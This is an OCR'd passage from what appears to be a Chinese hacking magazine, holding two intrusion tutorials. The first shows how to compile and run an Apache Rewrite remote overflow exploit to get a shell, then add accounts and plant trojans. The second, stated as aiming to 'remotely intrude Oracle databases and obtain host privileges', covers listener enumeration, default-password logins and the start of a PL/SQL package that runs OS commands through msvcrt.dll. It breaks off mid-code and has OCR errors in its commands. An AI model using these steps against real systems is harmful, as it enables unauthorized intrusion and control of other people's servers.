


图 2


图 3


我找到的漏洞利用代码是基于 UNIX/Linux 系统的，在 UNIX/Linux 系统下先使用 gcc 命令将漏洞利用代码编译成可执行的文件，命令格式为 **gcc apache.c o1**。表示将源文件编译为可执行文件，文件名就叫 1。然后我们可以直接执行 **./1** 来查看该漏洞利用工具的详细用法，如图 3。

工具的详细使用格式为“./1 <对方IP> <Rewrite 路径>”，因此我们输入 **./1 192.168.58.55 test**，如图4。


图 4

溢出成功了，很快的就得到了一个 cmdshell，接下来就可以象使用别的远程溢出漏洞那样，添加帐号，连接对方的终端服务，或是上传配置好的木马控制对方等操作了。

小编注：后来，我们从网上又找到了改写后的可以在 Windows 系统下直接运行的溢出程序，其使用格式与在 UNIN/Linux 下的使用一样，如图 5。因此，各位读者即使是在 Windows 系统下也可以测试这个漏洞了。


图5

sagi 点评：

关于 Apache 远程溢出漏洞利用的文章，在以前的杂志上介绍的很少，依稀记得我曾在 03 年 11 期的主题乐园里介绍过 Apache 的一个远程溢出漏洞，另外就是在《黑客Linux 入门》那本书中，姜超也介绍了一个 Apache 的远程溢出漏洞。但这两个都是早期的，目前已经很难找到存上那两个漏洞的主机了。本文所介绍的这个漏洞比较新，影响也是比较广泛，而且漏洞利用工具的使用也是非常简单的。不过，唯一的问题就是如何找到对方设置的 Rewrite 路径，如果有读者能够找出针对该漏洞更好的利用方法的，请一定要分享给大家哟！

（文中涉及到的溢出工具与代码已收录到光盘中）

文章难易度：★★★
文章目标：让你能够进行远程入侵Oracle数据库并获取主机权限

与Oracle8i的远程入侵亲密接触

最近找了一些关于 Oracle 的安全资料进行学习，为了检测自己的学习效果，随手进行了一次渗透测试，以下就是我的测试过程，写出来与大家共享，并且写下来的东西不容易忘记哟！

小知识：Oracle 是什么？

Oracle 是甲骨文股份有限公司，他是仅次于微软的世界第二大软件公司，也是全球最大的数据库软件公司，总部位于美国加州的红木滩。而本文中提到的Oracle，则是指甲骨文公司最著名的商用数据库系统。Oracle 数据库通常应用于大型的服务器上，其功能非常强大，远超过 access、mssql、mysql 等数据库。

先使用 SuperScan4.0 对要检测的服务器进行端口扫描，结果如图 1 所示。

端口 1521 是 Oracle 的 TNS Listener 默认监听的端口，通过扫描报告还可以看到 Oracle 的版本为 8i。现在我还不知道对方的操作系统使用的是什么，看到主机还开放了终端服务，就直接连接上去看了一下，确定对方使用的操作系统为 Windows Server 2003 企业版，如图2。

Oracle 10g 之前的版本默认情况下是允许远程管理 TNS Listener 的，这台主机的 Oracle 版本为 8i，因此我们可以通过 TNS Listenner 来收集更多的详细信息。如果本地安装了 Oracle 的话，

可以直接运行 lsnrctl，然后使用 **set current_listener IP** 命令连接到测试的主机，如图3。




图1




图2




图3

小知识：TNS Listener是什么?

TNS (Transparent Network Substrate) Listener，负责建立和维系客户机同ORACLE数据库服务的远程连接。TNS Listener处理客户连接请求并为客户机和服务器之间建立一个TNS 数据连接，它缺省监听TCP的1521端口。

成功连接后，通过 **status** 命令我们可以得到oracle详细的版本（8.1.70.0），操作系统（Windows），跟踪级别为OFF（说明没有开启审核），安全性为OFF（说明没有设置 **Listener** 口令），日志文件的绝对路径（判断Oracle安装路径）和数据库的SID（ccdr）等信息。

要想远程管理Oracle数据库，需要知道IP，数据库的SID以及连接的用户名和密码。IP和SID我们已经知道了，接下来可以使用oscanner这个小工具扫描一下要测试主机是否存在默认的密码，具体格式就是 **oscanner.exe -s IP**，如图4。




图4

看来对方管理员安装完Oracle8i后没有对其进行进一步的安全配置，所有的用户名和密码都是默认的。在Oracle中，SYS/SYSTEM都是具有DBA权限的帐户，因此，我选择使用SYSTEM/MANAGER来连接数据库。

在本地使用Sqlplus连接到目标Oracle数据库，命令格式为 **SqlPlus system/manager@//victimip:1521/ccdr**，victimip为对方的ip地址。连接成功后可以通过PL/SQL来运行OS命令，首先需要创建库来定位msvcrt.dll文件。这里需要使用完整的路径，通过刚才对主机的检查，我们已经知道操作系统为Win2003，如果系统安装到C盘的话，那么msvcrt.dll默认的路径就是 **c:\windows\system32\msvcrt.dll**，创建库的命令为 **CREATE OR REPLACE LIBRARY exec_shell AS 'c:\windows\system32\msvcrt.dll'**;。接下来写一个过程来调用 **msvcrt.dll** 里的system()函数，命令如下：

```
CREATE OR REPLACE PACKAGE oracmd IS
PROCEDURE exec (cmdstring IN CHAR);
end oracmd;
/
CREATE ORE REPLACE PACKAGE BODY oracmd IS
PROCEDURE exec (cmdstring IN CHAR)
```

